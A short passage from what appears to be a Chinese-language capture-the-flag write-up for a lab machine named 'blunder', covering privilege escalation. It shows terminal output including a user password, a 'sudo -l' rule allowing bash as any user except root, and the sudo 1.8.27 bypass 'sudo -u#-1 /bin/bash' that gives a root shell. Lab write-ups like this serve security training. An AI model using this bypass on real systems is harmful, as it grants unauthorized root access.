hugo@blunder:~$ uname -r uname -r 5.3.0-53-generic
搜索之后并没有发现什么可以利用的内核漏洞,还可以从sudo命令入手:
1
2
3
4
5
6
7
8
9
10
hugo@blunder:~$ sudo -l sudo -l Password: Password120 Matching Defaults entries for hugo on blunder: env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin User hugo may run the following commands on blunder: (ALL, !root) /bin/bash

(ALL, !root) /bin/bash表示hugo用户可以以任何用户(除root外)的身份执行/bin/bash。搜索该关键字发现了在sudo 1.8.27版本中漏洞存在一个高危提权漏洞:
直接利用即可获取root权限:
1
2
3
4
5
hugo@blunder:~$ sudo -u#-1 /bin/bash sudo -u#-1 /bin/bash root@blunder:/home/hugo# id id uid=0(root) gid=1001(hugo) groups=1001(hugo)